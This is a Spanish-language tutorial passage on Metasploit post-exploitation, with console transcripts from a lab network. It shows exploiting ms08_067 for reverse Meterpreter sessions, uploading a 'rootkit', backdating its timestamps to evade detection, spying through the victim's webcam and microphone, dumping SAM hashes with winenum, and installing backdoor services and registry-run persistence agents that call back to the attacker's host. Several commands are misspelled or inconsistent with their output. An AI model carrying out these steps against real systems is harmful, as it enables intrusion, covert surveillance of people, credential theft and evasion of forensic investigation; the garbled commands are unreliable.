
Timestamp

Nos puede interesar modificar las fechas de los ficheros que subamos para así evitar ser detectados en una intrusión, con timestomp tenemos la posibilidad de realizar dicha modificación.

Nuestro escenario representa un sistema remoto con sesión de meterpreter creada, en la que subimos un fichero (podría ser un rootkit).

Primero subiremos el fichero rootkit.exe creado el 03/11/2011

Meterpreter > upload c:\\rootkit.exe c:\\rootkit.exe



```

bash
--
0 Automatic Targeting

msf exploit(ms08_067_netapi) > set lhost 192.168.1.59
lhost => 192.168.1.59
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 192.168.1.59:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP Service Pack 3 - lang:Spanish
[*] Selected Target: Windows XP SP3 Spanish (NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (749056 bytes) to 192.168.1.80
[*] Meterpreter session 1 opened (192.168.1.59:4444 -> 192.168.1.80:1097) at 2011-01-03 12:03:14 +0100

meterpreter > sessions -i 1
[-] Unknown command: sessions.
meterpreter > upload c:\\rootkit.exe c:\\rootkit.exe
[*] uploading : c:\\rootkit.exe -> c:\\rootkit.exe
[*] uploaded : c:\\rootkit.exe -> c:\\rootkit.exe
meterpreter >

```

Subida de los fichero al sistema remoto

Comprobaremos la fecha de creación de fichero realizando una búsqueda en el equipo remoto

Meterpreter> pwd

Nos mostrará en que directorio estamos ubicados.

**Meterpreter> cd **

Nos situamos en la raíz donde esta ubicado el fichero que hemos subido

```

bash
100777/rwxrwxrwx 0      fil  2007-08-23 07:51:12 +0100 AUTOEXEC.BAT
40555/r-xr-xr-x 0      dir  2010-12-29 11:19:44 +0100 Archivos de programa
100444/r--r--r-- 4952   fil  2001-08-24 17:00:00 +0100 Bootfont.bin
100666/rw-rw-rw- 0      fil  2007-08-23 07:51:12 +0100 CONFIG.SYS
40777/rwxrwxrwx 0      dir  2010-12-21 13:41:12 +0100 Documents and Settings
100444/r--r--r-- 0      fil  2007-08-23 07:51:12 +0100 IO.SYS
100444/r--r--r-- 0      fil  2007-08-23 07:51:12 +0100 MSDOS.SYS
40555/r-xr-xr-x 0      dir  2010-12-28 12:46:22 +0100 MSOCache
100555/r-xr-xr-x 47564  fil  2007-08-23 08:29:32 +0100 NTDETECT.COM
40777/rwxrwxrwx 0      dir  2007-08-23 09:13:06 +0100 RECYCLER
40777/rwxrwxrwx 0      dir  2007-08-23 08:50:27 +0100 System Volume Information
40777/rwxrwxrwx 0      dir  2010-12-29 16:44:28 +0100 WINDOWS
100444/r--r--r-- 211    fil  2007-08-23 08:42:52 +0100 boot.ini
100444/r--r--r-- 251168 fil  2010-05-21 11:53:01 +0100 ntldr
100666/rw-rw-rw- 805306368 fil  2011-01-03 11:54:35 +0100 pagefile.sys
40777/rwxrwxrwx 0      dir  2010-05-21 11:29:52 +0100 prova
100666/rw-rw-rw- 0      fil  2010-11-23 00:53:12 +0100 prueba.txt
100777/rwxrwxrwx 0      fil  2011-01-03 12:04:01 +0100 rootkit.exe
100777/rwxrwxrwx 24576  fil  2007-10-08 22:29:03 +0100 servidor.exe
40777/rwxrwxrwx 0      dir  2010-11-20 13:25:45 +0100 wsusclient

meterpreter >

```

Atributos de los ficheros

Si escribimos **timestamp rootkit.exe -v**

```

bash
100444/r--r--r-- 0      fil  2007-08-23 07:51:12 +0100 IO.SYS
100444/r--r--r-- 0      fil  2007-08-23 07:51:12 +0100 MSDOS.SYS
40555/r-xr-xr-x 0      dir  2010-12-28 12:46:22 +0100 MSOCache
100555/r-xr-xr-x 47564  fil  2007-08-23 08:29:32 +0100 NTDETECT.COM
40777/rwxrwxrwx 0      dir  2007-08-23 09:13:06 +0100 RECYCLER
40777/rwxrwxrwx 0      dir  2007-08-23 08:50:27 +0100 System Volume Information
40777/rwxrwxrwx 0      dir  2010-12-29 16:44:28 +0100 WINDOWS
100444/r--r--r-- 211    fil  2007-08-23 08:42:52 +0100 boot.ini
100444/r--r--r-- 251168 fil  2010-05-21 11:53:01 +0100 ntldr
100666/rw-rw-rw- 805306368 fil  2011-01-03 11:54:35 +0100 pagefile.sys
40777/rwxrwxrwx 0      dir  2010-05-21 11:29:52 +0100 prova
100666/rw-rw-rw- 0      fil  2010-11-23 00:53:12 +0100 prueba.txt
100777/rwxrwxrwx 0      fil  2011-01-03 12:04:01 +0100 rootkit.exe
100777/rwxrwxrwx 24576  fil  2007-10-08 22:29:03 +0100 servidor.exe
40777/rwxrwxrwx 0      dir  2010-11-20 13:25:45 +0100 wsusclient

meterpreter > timestamp rootkit.exe -v
Modified      : 2011-01-03 12:04:01 +0100
Accessed      : 2011-01-03 12:04:01 +0100
Created       : 2011-01-03 12:04:01 +0100
Entry Modified: 2011-01-03 12:04:01 +0100
meterpreter >

```

Visualiza las propiedades de fecha del fichero

y comprobamos que esta creado, vemos también que existe un fichero prueba.txt con fecha 23/11/2010 y con el cual queremos igualar la fecha.

Meterpreter> timestamp c:\\rootkit.exe -f c:\\prueba.txt

```

bash
100444/r--r--r-- 211    fil  2007-08-23 08:42:52 +0100 boot.ini
100444/r--r--r-- 251168 fil  2010-05-21 11:53:01 +0100 ntldr
100666/rw-rw-rw- 805306368 fil  2011-01-03 11:54:35 +0100 pagefile.sys
40777/rwxrwxrwx 0      dir  2010-05-21 11:29:52 +0100 prova
100666/rw-rw-rw- 0      fil  2010-11-23 00:53:12 +0100 prueba.txt
100777/rwxrwxrwx 0      fil  2011-01-03 12:04:01 +0100 rootkit.exe
100777/rwxrwxrwx 24576  fil  2007-10-08 22:29:03 +0100 servidor.exe
40777/rwxrwxrwx 0      dir  2010-11-20 13:25:45 +0100 wsusclient

meterpreter > timestamp rootkit.exe -v
Modified      : 2011-01-03 12:04:01 +0100
Accessed      : 2011-01-03 12:04:01 +0100
Created       : 2011-01-03 12:04:01 +0100
Entry Modified: 2011-01-03 12:04:01 +0100
meterpreter > timestamp c:\\rootkit.exe -f c:\\prueba.txt
meterpreter > timestamp c:\\rootkit.exe -v
Modified      : 2010-11-23 00:53:12 +0100
Accessed      : 2010-11-23 00:53:12 +0100
Created       : 2010-11-23 00:53:12 +0100
Entry Modified: 2010-11-23 00:53:12 +0100
meterpreter >

```

Fecha modificada


Como podemos comprobar nos ha cambiado la fecha de rootkit.exe por la de prueba.txt,

Si queremos complicar la situación todavía más con el parámetro **-b**, pondremos la fecha en un rango 01/01/1601.

Webcam

El módulo Webcams conectará la Webcam remota a nuestro equipo, así podemos ver quien esta conectado remotamente o que pasa en el habitáculo donde está la cámara.

Meterpreter >run webcam



Capturando imágenes por webcam

Opciones:

Webcam_list

Lista las Webcams disponibles

Webcam_Snap


Toma una instantánea de la Webcams seleccionada.

Sound_recorder

Podemos capturar el audio del micrófono con Soundrecorder, donde tan solo debemos indicarle los intervalos de tiempo en segundos con el parámetro `-i` con los que se producirá la grabación.

Meterpreter> run sound_recorder

- h menu ayuda
- i intervalos de tiempo de 30 segundos



Grabación de sonido del micro remoto

get_application_list

Nos muestra las aplicaciones instaladas en el equipo remoto.

```
bash
-c      List SID's of currently logged on users.
-h      Help menu.
-l      List SID's of users who have logged in to the host.

meterpreter > run get_application_list

Installed Applications
=====

Name                                     Version
----                                     -
Adobe Flash Player 10 ActiveX           10.0.45.2
Adobe Flash Player Plugin               9.0.280.0
VLC media player 0.9.4                  0.9.4
Java(TM) 6 Update 17                   6.0.170
J2SE Runtime Environment 5.0 Update 6  1.5.0.60
Windows XP Service Pack 3              20080414.031514
WebFldrs XP                            9.50.6513


meterpreter > █
```

Aplicaciones instalada en el sistema remoto

winenum

Con winenum tendremos un volcado del sistema con entradas dns, rutas, programas instalados, hash de la sam, recursos compartidos, todo ello grabado en la siguiente ruta

C:\Documents and Settings\Administrador\.msf4\logs\scripts\winenum\VICTIMA_20120322.2225



Nombre	Tamaño	Tipo	Fecha de modificación
arp__a.txt	1 KB	Documento de texto	22/03/2012 10:22
cmd_exe__c_set.txt	2 KB	Documento de texto	22/03/2012 10:22
gpreult__SCOPE_COMPUTE...	2 KB	Documento de texto	22/03/2012 10:23
gpreult__SCOPE_USER__Z.txt	5 KB	Documento de texto	22/03/2012 10:23
ipconfig__all.txt	1 KB	Documento de texto	22/03/2012 10:22
ipconfig__displaydns.txt	4 KB	Documento de texto	22/03/2012 10:22
net_accounts.txt	1 KB	Documento de texto	22/03/2012 10:22
net_group.txt	1 KB	Documento de texto	22/03/2012 10:22
net_group_administrators.txt	1 KB	Documento de texto	22/03/2012 10:22
net_localgroup.txt	1 KB	Documento de texto	22/03/2012 10:22
net_localgroup_administrator...	1 KB	Documento de texto	22/03/2012 10:22
net_session.txt	1 KB	Documento de texto	22/03/2012 10:22
net_share.txt	1 KB	Documento de texto	22/03/2012 10:22
net_user.txt	1 KB	Documento de texto	22/03/2012 10:22
net_view.txt	1 KB	Documento de texto	22/03/2012 10:22
net_view__domain.txt	1 KB	Documento de texto	22/03/2012 10:22
netsh_firewall_show_config.txt	9 KB	Documento de texto	22/03/2012 10:22
netstat__nao.txt	2 KB	Documento de texto	22/03/2012 10:22
netstat__ns.txt	3 KB	Documento de texto	22/03/2012 10:22
netstat__vb.txt	1 KB	Documento de texto	22/03/2012 10:22
route_print.txt	2 KB	Documento de texto	22/03/2012 10:22
tasklist__svc.txt	3 KB	Documento de texto	22/03/2012 10:22
VICTIMA_20120322.2225.txt	1 KB	Documento de texto	22/03/2012 10:22
programs_list.csv	1 KB	Archivo de valores ...	22/03/2012 10:23
hashdump.txt	1 KB	Documento de texto	22/03/2012 10:23
tokens.txt	1 KB	Documento de texto	22/03/2012 10:23

Ficheros con los resultados del script winenum

Metsvc

Cuando hemos accedido por primera vez al sistema remoto, y nos desconectamos de la sesión de meterpreter, quizás nos interese volver a conectarnos si necesidad de volver a explotar la vulnerabilidad, tenemos la posibilidad de crear un servicio remoto con el cual poder volver a conectarnos cuando queramos.

Tengamos en cuenta que en el caso de que se tenga habilitado en el equipo remoto el firewall de Windows, tendremos que abrir el puerto:

Antes de desconectar la sesión inicial de meterpreter ejecutamos lo siguiente:

Nos conectaremos por consola cmd ejecutando **execute -f cmd.exe -i -t**

netsh firewall add portopening TCP 31337 [nombre]

```

bash
meterpreter > run metsvc
[*] Creating a meterpreter service on port 31337
[*] Creating a temporary installation directory C:\DOCUME~1\ADMINI~1\CONFIG~1\Temp\gXZnzWmbo...
[*] >> Uploading metsrv.dll...
[*] >> Uploading metsvc-server.exe...
[*] >> Uploading metsvc.exe...
[*] Starting the service...
[*] * Installing service metsvc
[*] * Starting service
Service metsvc successfully installed.

meterpreter > use multi/handler
Loading extension multi/handler...
[-] Failed to load extension: No such file or directory - /msf3/data/meterpreter/ext_server_multi/handler.dll
meterpreter > back
[-] Unknown command: back.
meterpreter > exit

[*] Meterpreter session 1 closed. Reason: User exit
msf exploit(adobe_flashplayer_newfunction) > back
msf > sessions -l

Active sessions
=====
No active sessions.

msf >

```

Creando servicio de backdoor

Una vez creado el servicio remoto y abierto el puerto, podemos hacer un reboot del sistema

Meterpreter > reboot

Y una vez reiniciado nos conectaremos mediante **multi/handler**, seleccionando el payload **Windows/metsvc_bind_tcp** y configurando el **lport a 31337** e indicando el equipo victima para volver a conectarnos

```

bash
Name  Current Setting  Required  Description
----  -
Payload options (windows/metsvc_bind_tcp):
Name      Current Setting  Required  Description
-----  -
EXITFUNC  process          yes       Exit technique: seh, thread, process, none
LPORT     31337            yes       The listen port
RHOST     192.168.1.99     no        The target address

Exploit target:
Id  Name
--  -
0   Wildcard Target

msf exploit(handler) > exploit
[*] Started bind handler
[*] Starting the payload handler...
[*] Meterpreter session 2 opened (192.168.1.59:1379 -> 192.168.1.99:31337) at 2010-11-18 01:06:48 +0100
meterpreter >

```

Ejecución

Si queremos desinstalar el servicio ejecutaremos en nuestra sesión de meterpreter:

Meterpreter> metaspvc -r

```

bash
[*] Starting the payload handler...
[*] Meterpreter session 2 opened (192.168.1.59:1379 -> 192.168.1.99:31337) at 2010-11-18 01:06:48 +0100
meterpreter > metaspvc -r
[-] Unknown command: metaspvc.
meterpreter > run metaspvc -r
[*] Removing the existing Meterpreter service
[*] Creating a temporary installation directory C:\WINDOWS\TEMP\dMKwH2nIzajWH...
[*] >> Uploading metaspvc.exe...
[*] Stopping the service...
* Stopping service metaspvc
* Removing service
Service metaspvc successfully removed.
meterpreter >


```

Borrado del servicio remoto metaspvc

Persistence

Hemos visto la forma de asegurarnos la posterior conexión con el equipo remoto a posteriori de la primera sesión de meterpreter con metaspvc, pero hay un problema, que pasa si el equipo remoto limita las conexiones entrantes por el puerto configurado por metasploit??, para solucionar este imprevisto, usaremos una conexión inversa o lo que es lo mismo, será el equipo remoto quien se conecte a nosotros, eso en el caso que el firewall remoto no limite también las conexiones salientes cosa que en equipos de escritorio no es muy común.

Nos crearemos una sesión meterpreter con cualquier exploit que nos lo permita.



```

bash
msf exploit(ms08_067_netapi) > set rhost 192.168.1.80
rhost => 192.168.1.80
msf exploit(ms08_067_netapi) > jobs

Jobs
====
No active jobs.

msf exploit(ms08_067_netapi) > exploit
[*] Started reverse handler on 192.168.1.59:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP Service Pack 3 - lang:Spanish
[*] Selected Target: Windows XP SP3 Spanish (NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (749056 bytes) to 192.168.1.80
[*] Meterpreter session 1 opened (192.168.1.59:4444 -> 192.168.1.80:1033) at 2010-12-29 23:18:55 +0100

meterpreter >

```

Con **run persistente -h** veremos las opciones a configurar:

- A Automáticamente inicia un handler para conectarse con el agente.
- U Intento de conexión cuando el usuario inicia la sesión
- X Intento de conexión cuando el usuario inicia el sistema
- h ayuda
- i <num> número en segundos de reintentos de conexión
- p <num> puerto local a la escucha para recibir la conexión
- r <num> ip a la que conectará el agente (nuestra ip)

Con las opciones ejecutaremos lo siguiente:

Meterpreter> run persistente -A -U -X -i 300 -p 4444 -r 192.168.1.59

```

bash
[*] Started reverse handler on 192.168.1.59:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP Service Pack 3 - lang:Spanish
[*] Selected Target: Windows XP SP3 Spanish (NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (749056 bytes) to 192.168.1.80
[*] Meterpreter session 1 opened (192.168.1.59:4444 -> 192.168.1.80:1033) at 2010-12-29 23:18:55 +0100

meterpreter > run persistence -A -U -X -i 300 -p 4444 -r 192.168.1.59
[*] Running Persistence Script
[*] Resource file for cleanup created at /home/Administrador/.msf3/logs/scripts/persistence/VICTIMA_20101229.2407/VICTIMA_20101229.2407.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=192.168.1.59 LPORT=4444
[*] Persistent agent script is 609409 bytes long
[*] Persist Script written to C:\WINDOWS\TEMP\Y10RtnVBqi.vbs
[*] Starting connection handler at port 4444 for windows/meterpreter/reverse_tcp
[*] Multi/Handler started!
[*] Executing script C:\WINDOWS\TEMP\Y10RtnVBqi.vbs
[*] Agent executed with PID 1432
[*] Installing into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\TBcvZHnHAjpmzA
[*] Installed into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\TBcvZHnHAjpmzA
meterpreter >
  
```

Ejecución del script persistence

Todo correcto ahora en el próximo inicio de sesión o del sistema dejaremos en escucha por el puerto 4444 el handler de conexión y comprobaremos si nos conectamos.

```

bash
Payload options (windows/meterpreter/reverse_tcp):
  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  process          yes       Exit technique: seh, thread, process, none
  LHOST     192.168.1.59     yes       The listen address
  LPORT     4444             yes       The listen port

Exploit target:
  Id  Name
  --  --
  0   Wildcard Target

msf exploit(handler) > exploit
[*] Started reverse handler on 192.168.1.59:4444
[*] Starting the payload handler...
  
```

Múltiple handler a la espera de la conexión remota

Ya han pasado 5 minutos y el resultado es el siguiente, BINGO

```

bash
  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  process          yes       Exit technique: seh, thread, process, none
  LHOST     192.168.1.59     yes       The listen address
  LPORT     4444             yes       The listen port

Exploit target:
  Id  Name
  --  --
  0   Wildcard Target

msf exploit(handler) > exploit
[*] Started reverse handler on 192.168.1.59:4444
[*] Starting the payload handler...
[*] Sending stage (749056 bytes) to 192.168.1.80
[*] Meterpreter session 2 opened (192.168.1.59:4444 -> 192.168.1.80:1036) at 2010-12-29 23:30:21 +0100

meterpreter >
  
```

Conexión a nuestro equipo de la sesión de meterpreter

Bien ahora lo que nos interesa es eliminar el rastro de persistence, para ello haremos lo siguiente:




**Meterpreter >run multi_console_command – rc
/home/Administrador/.msf3/logs/persistente/-----**

O lo que viene a ser lo mismo borrar el fichero generado y la clave del registro creada en **run** y el fichero en **c:\windows\temp**.

Shell

Meterpreter > shell

Con el comando shell meterpreter nos retorna una consola de sistema, pudiendo ejecutar comandos del sistema remoto, con



```
bash
[*] Selected Target: Windows XP SP3 Spanish (NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (749056 bytes) to 192.168.1.80
[*] Meterpreter session 1 opened (192.168.1.59:4444 -> 192.168.1.80:1037) at 2010-11-18 23:19:32 +0100

meterpreter > shell
Process 1448 created.
Channel 1 created.
Microsoft Windows XP [Versi4n 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>ipconfig
ipconfig

Configuración IP de Windows

Adaptador Ethernet Conexión de área local      :

    Sufijo de conexión específica DNS :
    Dirección IP. . . . . : 192.168.1.80
    Máscara de subred . . . . . : 255.255.255.0
    Puerta de enlace predeterminada  :

C:\WINDOWS\system32>
```

